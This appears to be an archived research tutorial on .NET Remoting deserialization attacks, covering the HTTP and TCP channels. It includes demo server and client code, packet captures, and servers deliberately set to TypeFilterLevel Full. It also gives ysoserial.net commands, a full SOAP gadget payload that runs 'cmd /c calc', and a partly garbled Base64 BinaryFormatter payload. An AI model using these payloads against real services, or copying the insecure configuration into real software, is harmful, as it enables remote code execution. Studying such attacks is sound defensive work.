

Y4er/dotnet-deserialization: .NET Remoting.md

Y4er/dotnet-deserialization: .NET Remoting.md - Y4er, GitHub.

- Published: date not stated
- Original: <https://github.com/Y4er/dotnet-deserialization/blob/main/.NET%20Remoting.md>
- Preserved from: <https://github.com/Y4er/dotnet-deserialization/blob/main/.NET%20Remoting.md> (preserved-copy) on 2026-08-04
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source cited by ysonet, kept so the technique survives the page going offline. To read the original, follow the link above.

Content (English translation)

English translation. Original text is retained in the content store; the source PDF, when available, retains its original language.

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

.NET Remoting.md

Y4er/dotnet-deserialization at main, path .NET Remoting.md.

Introduction

.NET Remoting is a way to pass objects between different processes. Suppose two different processes act as the server and client, and both retain an identical copy of an object (DLL). .NET Remoting can then be used to transfer the object remotely. In Java terms, this is closer to the concept of RMI.

.NET Remoting can transfer remote objects over TCP, HTTP, or IPC. This article relies on the [VulnerableDotNetHTTPRemoting](#) project.

Differences Between the Three Protocols

All three protocols are in the System.Runtime.Remoting.dll assembly. Their namespaces are System.Runtime.Remoting.Channels.Http, System.Runtime.Remoting.Channels.Tcp, and System.Runtime.Remoting.Channels.Ipc, respectively.



The protocols serve different purposes:

1. IpcChannel is used for inter-process communication on the same host. IPC is much faster than HTTP or TCP, but it can only operate locally and cannot cross machines, so it is not discussed in this article.
2. TcpChannel uses TCP. It binary-serializes objects and transmits the resulting binary stream, making it more efficient than HTTP transport.
3. HttpChannel uses HTTP. It SOAP-serializes objects and transmits XML over the network, giving it greater compatibility.

.NET Remoting Demo

First, consider an HttpChannel demo to understand .NET Remoting. Three projects are required:

1. RemoteDemoClient
2. RemoteDemoServer
3. RemoteDemoObject

These represent the **client**, **server**, and **object to transfer**, respectively.

Transfer Object Class

RemoteDemoObject.RemoteDemoObjectClass must inherit from MarshalByRefObject to be transferred remotely across an AppDomain.

```
using System;

namespace RemoteDemoObject
{
    public class RemoteDemoObjectClass : MarshalByRefObject
    {
        public int count = 0;

        public int GetCount()
        {
            Console.WriteLine("GetCount called.");
            return count++;
        }
    }
}
```

Server

The server registers an `HttpServerChannel` bound to port 9999. It then uses `RemotingConfiguration.RegisterWellKnownServiceType` to publish a remote invocation object of type `RemoteDemoObjectClass` at the URI `RemoteDemoObjectClass.rem`.

```

using System;
using System.Runtime.Remoting;
using System.Runtime.Remoting.Channels;
using System.Runtime.Remoting.Channels.Http;
using RemoteDemoObject;

namespace RemoteDemoServer
{
    class Program
    {
        static void Main(string[] args)
        {
            HttpServerChannel httpServerChannel = new HttpServerChannel(9999);
            ChannelServices.RegisterChannel(httpServerChannel, false);

            RemotingConfiguration.RegisterWellKnownServiceType(typeof(RemoteDemoObjectClass),
                "RemoteDemoObjectClass.rem", WellKnownObjectMode.Singleton);

            Console.WriteLine("server has been start");
            Console.ReadKey();
        }
    }
}

```

WellKnownObjectMode.Singleton is an enumeration whose meaning is shown below. The vulnerability is unrelated to these two enumeration values.

```

using System.Runtime.InteropServices;

namespace System.Runtime.Remoting
{
    public enum WellKnownObjectMode
    {
        //
        // 摘要:
        //    每个传入的消息由同一个对象实例提供服务。
        Singleton = 1,
        //
        // 摘要:
        //    每个传入的消息由新的对象实例提供服务。
        SingleCall = 2
    }
}

```

Client

```

using RemoteDemoObject;
using System;

namespace RemoteDemoClient
{
    class Program
    {
        static void Main(string[] args)
        {
            string serverAddress = "http://localhost:9999/RemoteDemoObjectClass.rem";
            RemoteDemoObjectClass obj1 =
            (RemoteDemoObjectClass)Activator.GetObject(typeof(RemoteDemoObjectClass), serverAddress);

            Console.WriteLine("call GetCount() get return value:{0}",obj1.GetCount());
            Console.ReadKey();
        }
    }
}

```

The client obtains the remote object through `Activator.GetObject` and returns an instance.

Result

```


PS C:\RemoteDemoClient\bin\Debug> .\RemoteDemoClient.exe
call GetCount() get return value:0
PS C:\RemoteDemoServer\bin\Debug> .\RemoteDemoServer.exe
server has been start
GetCount called.

```

Running the client three times returns a count of three and prints `GetCount called.` three times; the count on the server increments automatically.

HttpServerChannel Packets

Burp's invisible proxy feature can proxy the client's request packets. First, modify the listener to enable invisible proxying.



Then change port 9999 to 8080 in the client code.

```
using RemoteDemoObject;  
using System;  
  
namespace RemoteDemoClient  
{  
    class Program  
    {  
        static void Main(string[] args)  
        {  
            string serverAddress = "http://localhost:8080/RemoteDemoObjectClass.rem";  
            RemoteDemoObjectClass obj1 =  
(RemoteDemoObjectClass)Activator.GetObject(typeof(RemoteDemoObjectClass), serverAddress);  
  
            Console.WriteLine("call GetCount() get return value:{0}", obj1.GetCount());  
            Console.ReadKey();  
        }  
    }  
}
```

Run the client again and capture the request.

Burp Suite Professional v2020.11.3 - Temporary Project - licensed to surferxyz

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
32	http://localhost:9999	POST	/RemoteDemoObjectClass.rem	✓		100	791	script	rem	

Request

Pretty Raw \n Actions

```

1 POST /RemoteDemoObjectClass.rem HTTP/1.1
2 User-Agent: Mozilla/4.0+(compatible; MSIE 6.0; Windows 6.2.9200.0; MS
.NET Remoting; MS .NET CLR 4.0.30319.42000 )
3 Content-Type: text/xml; charset="utf-8"
4 SOAPAction:
"http://schemas.microsoft.com/clr/nsassem/RemoteDemoObject.RemoteDemoObjec
tClass/RemoteDemoObject#GetCount"
5 Host: localhost:8080
6 Content-Length: 575
7 Expect: 100-continue
8 Connection: close
9
10 <SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-ENC="
http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-ENV="
http://schemas.xmlsoap.org/soap/envelope/" xmlns:clr="
http://schemas.microsoft.com/soap/encoding/clr/1.0" SOAP-ENV:
encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
11 <SOAP-ENV:Body>
12 <i2:GetCount id="ref-1" xmlns:i2="
http://schemas.microsoft.com/clr/nsassem/RemoteDemoObject.RemoteDemoObjec
tClass/RemoteDemoObject">
13 </i2:GetCount>
14 </SOAP-ENV:Body>
15 </SOAP-ENV:Envelope>

```

Response

Pretty Raw Render \n Actions

```

1 HTTP/1.1 100 Continue
2
3 HTTP/1.1 200 OK
4 Content-Type: text/xml; charset="utf-8"
5 Server: MS .NET Remoting, MS .NET CLR 4.0.30319.42000
6 Content-Length: 611
7 Connection: Close
8
9 <SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-ENC="
http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-ENV="
http://schemas.xmlsoap.org/soap/envelope/" xmlns:clr="
http://schemas.microsoft.com/soap/encoding/clr/1.0" SOAP-ENV:
encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
10 <SOAP-ENV:Body>
11 <i2:GetCountResponse id="ref-1" xmlns:i2="
http://schemas.microsoft.com/clr/nsassem/RemoteDemoObject.RemoteDemoObjec
tClass/RemoteDemoObject">
12 <return>0</return>
13 </i2:GetCountResponse>
14 </SOAP-ENV:Body>
15 </SOAP-ENV:Envelope>
16

```

0 matches 0 matches

The preceding image shows that HttpServerChannel uses SOAP to transfer objects. Looking more deeply at its implementation:

[\[image: image-20210519092343993\]](#)

The constructor enters `this.SetupChannel()`.

```

// Token: 0x06000394 RID: 916 RVA: 0x00015064 File Offset: 0x00013264
private void SetupChannel()
{
    this._channelData = new ChannelDataStore(null);
    if (this._port > 0)
    {
        string channelUri = this.GetChannelUri();
        this._channelData.ChannelUris = new string[1];
        this._channelData.ChannelUris[0] = channelUri;
        this._wantsToListen = false;
    }
    if (this._sinkProvider == null)
    {
        this._sinkProvider = this.CreateDefaultServerProviderChain();
    }
    CoreChannel.CollectChannelDataFromServerSinkProviders(this._channelData, this._sinkProvider);
    this._sinkChain = ChannelServices.CreateServerChannelSinkChain(this._sinkProvider, this);
    this._transportSink = new HttpServerTransportSink(this._sinkChain);
    this.SinksWithProperties = this._sinkChain;
    if (this._port >= 0)
    {
        this._tcpListener = new ExclusiveTcpListener(this._bindToAddr, this._port);
        ThreadStart start = new ThreadStart(this.Listen);
        this._listenerThread = new Thread(start);
        this._listenerThread.IsBackground = true;
        this.StartListening(null);
    }
}

```

It then checks whether its `_sinkProvider` is null and, if so, calls `CreateDefaultServerProviderChain()`.

```
// Token: 0x06000395 RID: 917 RVA: 0x00015154 File Offset: 0x00013354
private IServerChannelSinkProvider CreateDefaultServerProviderChain()
{
    IServerChannelSinkProvider serverChannelSinkProvider = new SdlChannelSinkProvider();
    IServerChannelSinkProvider serverChannelSinkProvider2 = serverChannelSinkProvider;
    serverChannelSinkProvider2.Next = new SoapServerFormatterSinkProvider();
    serverChannelSinkProvider2 = serverChannelSinkProvider2.Next;
    serverChannelSinkProvider2.Next = new BinaryServerFormatterSinkProvider();
    return serverChannelSinkProvider;
}
```

This uses a provider chain: `SdlChannelSinkProvider` -> `SoapServerFormatterSinkProvider` -> `BinaryServerFormatterSinkProvider`.

The screenshot shows the Visual Studio IDE with the `CreateDefaultServerProviderChain` method highlighted. The method is part of the `HttpServerChannel` class. The code is as follows:

```
213 // Token: 0x06000395 RID: 917 RVA: 0x00015154 File Offset: 0x00013354
214 private IServerChannelSinkProvider CreateDefaultServerProviderChain()
215 {
216     IServerChannelSinkProvider serverChannelSinkProvider = new SdlChannelSinkProvider();
217     IServerChannelSinkProvider serverChannelSinkProvider2 = serverChannelSinkProvider;
218     serverChannelSinkProvider2.Next = new SoapServerFormatterSinkProvider();
219     serverChannelSinkProvider2 = serverChannelSinkProvider2.Next;
220     serverChannelSinkProvider2.Next = new BinaryServerFormatterSinkProvider();
221     return serverChannelSinkProvider;
222 }
223
224 // Token: 0x170000C3 RID: 195
225 // (get) Token: 0x06000396 RID: 918 RVA: 0x00015187 File Offset: 0x00013387
226 public IServerChannelSinkProvider SinkProvider
227 {
228     get
229     {
230         if (_sinkProvider == null)
231             _sinkProvider = CreateDefaultServerProviderChain();
232         return _sinkProvider;
233     }
234 }
```

The `serverChannelSinkProvider` variable is highlighted in yellow. The `return serverChannelSinkProvider;` line is also highlighted in yellow.

The `局部变量` (Local Variables) window is open, showing the following variables:

名称	值	类型
<code>this</code>	<code>System.Runtime.Remoting.Channels.Http.HttpServerChannel</code>	<code>System.Runtime.Remoting.Channels.Http.HttpServerChannel</code>
<code>serverChannelSinkProvider</code>	<code>System.Runtime.Remoting.MetadataServices.SdlChannelSinkProvider</code>	<code>System.Runtime.Remoting.MetadataServices.SdlChannelSinkProvider</code>
<code>Next</code>	<code>System.Runtime.Remoting.Channels.SoapServerFormatterSinkProvider</code>	<code>System.Runtime.Remoting.Channels.SoapServerFormatterSinkProvider</code>
<code>Next</code>	<code>System.Runtime.Remoting.Channels.BinaryServerFormatterSinkProvider</code>	<code>System.Runtime.Remoting.Channels.BinaryServerFormatterSinkProvider</code>
<code>TypeFilterLevel</code>	<code>Low</code>	<code>System.Runtime.Serialization.Formatters.Soap.TypeFilterLevel</code>
<code>_formatterSecurityLevel</code>	<code>Low</code>	<code>System.Runtime.Serialization.Formatters.Soap.FormatterSecurityLevel</code>
<code>_includeVersioning</code>	<code>true</code>	<code>bool</code>
<code>_next</code>	<code>System.Runtime.Remoting.Channels.BinaryServerFormatterSinkProvider</code>	<code>System.Runtime.Remoting.Channels.BinaryServerFormatterSinkProvider</code>
<code>_strictBinding</code>	<code>false</code>	<code>bool</code>
<code>_bMetadataEnabled</code>	<code>true</code>	<code>bool</code>
<code>_bRemoteApplicationMetadataEnabled</code>	<code>false</code>	<code>bool</code>
<code>_next</code>	<code>System.Runtime.Remoting.Channels.SoapServerFormatterSinkProvider</code>	<code>System.Runtime.Remoting.Channels.SoapServerFormatterSinkProvider</code>
<code>serverChannelSinkProvider2</code>	<code>System.Runtime.Remoting.Channels.SoapServerFormatterSinkProvider</code>	<code>System.Runtime.Remoting.Channels.SoapServerFormatterSinkProvider</code>

`TcpServerChannel` instead uses `BinaryServerFormatterSinkProvider` -> `SoapServerFormatterSinkProvider`.

```
private IServerChannelSinkProvider CreateDefaultServerProviderChain()
{
    IServerChannelSinkProvider chain = new BinaryServerFormatterSinkProvider();
    IServerChannelSinkProvider sink = chain;

    sink.Next = new SoapServerFormatterSinkProvider();

    return chain;
} // CreateDefaultServerProviderChain
```

This shows that HTTP uses SOAP serialization, while TCP uses binary serialization.

Cause of the Vulnerability

SoapServerFormatterSinkProvider and BinaryServerFormatterSinkProvider, mentioned above, both have an important **TypeFilterLevel** property. [The documentation](#) shows that it is an enumeration.

字段

Full	3	.NET Framework 远程处理的 Full （完全）反序列化级别。它支持远程处理在所有情况下支持的所有类型。
Low	2	.NET Framework 远程处理的 Low （低）反序列化级别。它支持与基本远程处理功能相关联的类型。

When it is Full, all types are deserialized. When it is Low, only types associated with basic remoting functionality are deserialized. Setting it to Full introduces the vulnerability.

Attacking HttpServerChannel

Modify the server code.

```

using System;
using System.Collections;
using System.Runtime.Remoting;
using System.Runtime.Remoting.Channels;
using System.Runtime.Remoting.Channels.Http;
using System.Runtime.Serialization.Formatters;
using RemoteDemoObject;

namespace RemoteDemoServer
{
    class Program
    {
        static void Main(string[] args)
        {
            SoapServerFormatterSinkProvider soapServerFormatterSinkProvider = new
SoapServerFormatterSinkProvider()
            {
                TypeFilterLevel = TypeFilterLevel.Full
            };

            IDictionary hashtables = new Hashtable();
            hashtables["port"] = 9999;

            HttpServerChannel httpServerChannel = new
HttpServerChannel(hashtables, soapServerFormatterSinkProvider);
            ChannelServices.RegisterChannel(httpServerChannel, false);

            RemotingConfiguration.RegisterWellKnownServiceType(typeof(RemoteDemoObjectClass),
"RemoteDemoObjectClass.rem", WellKnownObjectMode.Singleton);

            Console.WriteLine("server has been start");
            Console.ReadKey();
        }
    }
}

```

Use the two-argument `HttpServerChannel` overload, pass in `SoapServerFormatterSinkProvider`, and assign `TypeFilterLevel = TypeFilterLevel.Full`. The SOAP request can now be changed to a **TextFormattingRunProperties** payload.

```

PS E:\code\ysoserial.net\ysoserial\bin\Debug> .\ysoserial.exe -f soapformatter -g
TextFormattingRunProperties -c calc
<SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-
ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:clr="http://schemas.microsoft.com/soap/encoding/clr/1.0" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
<a1:TextFormattingRunProperties id="ref-1"
xmlns:a1="http://schemas.microsoft.com/clr/nsassem/Microsoft.VisualStudio.Text.Formatting
/Microsoft.PowerShell.Editor%2C%20Version%3D3.0.0.0%2C%20Culture%3Dneutral%2C%20PublicKey
Token%3D31bf3856ad364e35">
<ForegroundBrush id="ref-3">&#60;?xml version=&#34;1.0&#34; encoding=&#34;utf-16&#34;?
&#62;
&#60;ObjectDataProvider MethodName=&#34;Start&#34; IsInitialLoadEnabled=&#34;False&#34;
xmlns=&#34;http://schemas.microsoft.com/winfx/2006/xaml/presentation&#34;
xmlns:sd=&#34;clr-namespace:System.Diagnostics;assembly=System&#34;
xmlns:x=&#34;http://schemas.microsoft.com/winfx/2006/xaml&#34;&#62;
&#60;ObjectDataProvider.ObjectInstance&#62;
&#60;sd:Process&#62;
&#60;sd:Process.StartInfo&#62;
&#60;sd:ProcessStartInfo Arguments=&#34;/c calc&#34; StandardErrorEncoding=&#34;
{x:Null}&#34; StandardOutputEncoding=&#34;{x:Null}&#34; UserName=&#34;&#34;
Password=&#34;{x:Null}&#34; Domain=&#34;&#34; LoadUserProfile=&#34;False&#34;
FileName=&#34;cmd&#34; /&#62;
&#60;/sd:Process.StartInfo&#62;
&#60;/sd:Process&#62;
&#60;/ObjectDataProvider.ObjectInstance&#62;
&#60;/ObjectDataProvider&#62;</ForegroundBrush>
</a1:TextFormattingRunProperties>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>

```

After deleting the SOAP-ENV:Body tag, copy the request into Burp and send it; Calculator opens.

Request
 1 POST /RemoteDemoObjectClass.rem HTTP/1.1
 2 User-Agent: Mozilla/4.0+(compatible; MSIE 6.0; Windows 6.2.9200.0; MS .NET
 3 Content-Type: text/xml; charset="utf-8"
 4 SOAPAction: "http://schemas.microsoft.com/clr/nsassem/RemoteDemoObject.Rem
 5 Content-Length: 1613
 6 Expect: 100-continue
 7 Connection: close
 8
 9 <SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xn
 10 <a1:TextFormattingRunProperties id="ref-1" xmlns:a1="http://schemas.micrc
 11 <ForegroundBrush id="ref-3">
 12 <?xml version="1.0" encoding="utf-16"?>
 13 <ObjectDataProvider MethodName="Start" IsInitialLoadEnab
 14 </sd:Process>
 15 <sd:Process.StartInfo>
 16 <sd:ProcessStartInfo Arguments="c calc" StandardErrorEnc
 17 </sd:Process>
 18 </sd:Process>
 19 </ObjectDataProvider.ObjectInstance>
 20 </ObjectDataProvider>
 21 </ForegroundBrush>
 22 </a1:TextFormattingRunProperties>
 23 </SOAP-ENV:Envelope>

Response
 1 HTTP/1.1 100 Continue
 2
 3 HTTP/1.1 500 Internal Server Error
 4 Content-Type: text/xml; charset="utf-8"
 5 Server: MS .NET Remoting, MS .NET CLR
 6 Content-Length: 4277
 7 Connection: Close
 8
 9 <SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding" xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope" xmlns:clr="http://schemas.microsoft.com/soap/encoding" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/envelope" >
 10 <SOAP-ENV:Body>
 11 <SOAP-ENV:Fault id="ref-1">
 12 <faultcode id="ref-2">SOAP-ENV:Server
 13 <faultstring id="ref-3"> **** System.R
 14 <detail xsi:type="a1:ServerFault"
 15 <exceptionType xsi:null="1"/>
 16 <message xsi:null="1"/>
 17 <stackTrace xsi:null="1"/>

Done 0 matches 4,477 bytes | 21 millis

TcpServerChannel Packets

Remote invocation object code:

```

using System;

namespace RemoteDemoObject
{
    public class RemoteDemoObjectClass : MarshalByRefObject
    {
        public int count = 0;

        public string GetCount()
        {
            Console.WriteLine("GetCount called.");
            return $"hello,{count++}";
        }
    }
}

```

Client:

```
using RemoteDemoObject;
using System;

namespace RemoteDemoClient
{
    class Program
    {
        static void Main(string[] args)
        {
            string serverAddress = "tcp://localhost:9999/RemoteDemoObjectClass.rem";
            RemoteDemoObjectClass obj1 =
(RemoteDemoObjectClass)Activator.GetObject(typeof(RemoteDemoObjectClass), serverAddress);

            Console.WriteLine("get string:\t{0}",obj1.GetCount());
            Console.ReadKey();
        }
    }
}
```

Server:

```

using System;
using System.Collections;
using System.Runtime.Remoting;
using System.Runtime.Remoting.Channels;
using System.Runtime.Remoting.Channels.Tcp;
using System.Runtime.Serialization.Formatters;
using RemoteDemoObject;

namespace RemoteDemoServer
{
    class Program
    {
        static void Main(string[] args)
        {
            BinaryServerFormatterSinkProvider binary = new
BinaryServerFormatterSinkProvider()
            {
                TypeFilterLevel = TypeFilterLevel.Full
            };

            IDictionary hashtables = new Hashtable();
            hashtables["port"] = 9999;

            TcpServerChannel httpServerChannel = new TcpServerChannel(hashtables,binary);
            ChannelServices.RegisterChannel(httpServerChannel, false);

            RemotingConfiguration.RegisterWellKnownServiceType(typeof(RemoteDemoObjectClass),
"RemoteDemoObjectClass.rem", WellKnownObjectMode.Singleton);

            Console.WriteLine("server has been start");
            Console.ReadKey();
        }
    }
}

```

After capturing packets with Wireshark, follow the TCP stream.

00000000	2e 4e 45 54 01 00 00 00	00 00 92 00 00 00 04 00	.NET.... ..
00000010	01 01 2e 00 00 00 74 63	70 3a 2f 2f 6c 6f 63 61	tc p://loca
00000020	6c 68 6f 73 74 3a 39 39	39 39 2f 52 65 6d 6f 74	lhost:99 99/Remot
00000030	65 44 65 6d 6f 4f 62 6a	65 63 74 43 6c 61 73 73	eDemoObj ectClass
00000040	2e 72 65 6d 06 00 01 01	18 00 00 00 61 70 70 6c	.rem....appl
00000050	69 63 61 74 69 6f 6e 2f	6f 63 74 65 74 2d 73 74	ication/ octet-st
00000060	72 65 61 6d 00 00		ream..
00000066	00 00 00 00 00 00 00 00	00 01 00 00 00 00 00 00	
00000076	00 15 11 00 00 00 12 08	47 65 74 43 6f 75 6e 74	 GetCount
00000086	12 6f 52 65 6d 6f 74 65	44 65 6d 6f 4f 62 6a 65	.oRemote DemoObje
00000096	63 74 2e 52 65 6d 6f 74	65 44 65 6d 6f 4f 62 6a	ct.Remot eDemoObj
000000A6	65 63 74 43 6c 61 73 73	2c 20 52 65 6d 6f 74 65	ectClass , Remote
000000B6	44 65 6d 6f 4f 62 6a 65	63 74 2c 20 56 65 72 73	DemoObje ct, Vers
000000C6	69 6f 6e 3d 31 2e 30 2e	30 2e 30 2c 20 43 75 6c	ion=1.0. 0.0, Cul
000000D6	74 75 72 65 3d 6e 65 75	74 72 61 6c 2c 20 50 75	ture=neu tral, Pu
000000E6	62 6c 69 63 4b 65 79 54	6f 6b 65 6e 3d 6e 75 6c	blicKeyT oken=nul
000000F6	6c 0b		l.
00000000	2e 4e 45 54 01 00 02 00	00 00 20 00 00 00 00 00	.NET.... ..
00000010	00 00 00 00 00 00 00 00	00 01 00 00 00 00 00 00	
00000020	00 16 11 08 00 00 12 07	68 65 6c 6c 6f 2c 32 0b	 hello,2

The stream begins with `2e 4e 45 54 .NET` and uses binary transport for the remotely invoked method, type, and namespace. We can forge this TCP stream to send a malicious binary stream and achieve RCE through deserialization.

Attacking TcpServerChannel


GitHub has an existing tool named [ExploitRemotingService](#). Its raw parameter lets us send raw binary data. First, use ysoserial.net to generate a Base64 payload.

```
PS E:\code\ysoserial.net\ysoserial\bin\Debug> .\ysoserial.exe -f binaryformatter -g  
TextFormattingRunProperties -c calc -o base64  
  
AAEAAAAD/////AQAAAAAAAAAMAgAAAF5NaWYyb3NvZnQuUG93ZXJTaGVsbC5FZGl0b3IsIFZlcnNpb249My4wLjAuM  
CwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsawNLZXUub2t1bj0zMWJMzg1NmFkMzY0ZTM1BQEAAABCTwl j cm9zb2Z0LL  
Zpc3VhbFN0dwRpyby5UZXh0LkZvcmlhdHRpbmcuCmVGV4dEZvcmlhdHRpbmdSdW5Qcm9wZXJ0ahVzaQAAAAAAGb3JlZ3J  
vdW5kQnJlc2gBAgAAAAYDAAAAsWUP3htbCB2ZXJzaW9uPStIeXljbGkiIGVuY29kaW5nPStJldGYtMTYiPiZ4NCjxPYmpl  
Y3REYXRhUHJJdmklkZSIgTWV0ag9kTmfTZT0iu3RhcnQiIElzSW5pdGIhbcExvYWRFbmFibGVkPSJSYGWxzZSIgeGlsbn  
nm9Imh0dHA6Ly9zY2hlblBFzlMlpY3Jvc29mdC5jb20vd2luZngvMjAwNi94YW1sL3ByZXNlbndHdhglvbviIgeGlsbn  
M6c2Q9ImNsci1uYW1lc3BiY2U6U3lzdGVtLkRpYWduY29mdC5jb20vd2luZngvMjAwNi94YW1sL3ByZXNlbndHdhglvbviIgeGlsbn  
OcdovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbwWiPgOKICA8T2JqZWNOGRGF0YVBby3ZpZGVy  
Lk9iamVjdEluc3RhbmNIlgOkICAgIDxzZDpqcm9jZXNZPgOkICAgICAgPHNKOlByb2Nlc3MuU3RhcnRJbmZvpGOkI  
CAgICAgICA8c2Q6UHJvY2Vzc1N0YXJOsw5mbYBBcmdlbWVudHM9Ii9jiGNhbGMiIFN0YW5kYXJKRXJyb3JfbmNvZG  
luZz0ie3g6TnVsBH0iIFN0YW5kYXJKt3V0CHVORW5jb2Rpbmc9Int40k51Bgx9IIBVC2VyTmfTZT0iiIBQYNxd29  
yZD0ie3g6TnVsBH0iIERvbfPbj0iiBMb2FkVXNlcLByb2ZpbGU9IkZhbnHNLIiBGawxlTmfTZT0iy21kIIAvPgOK  
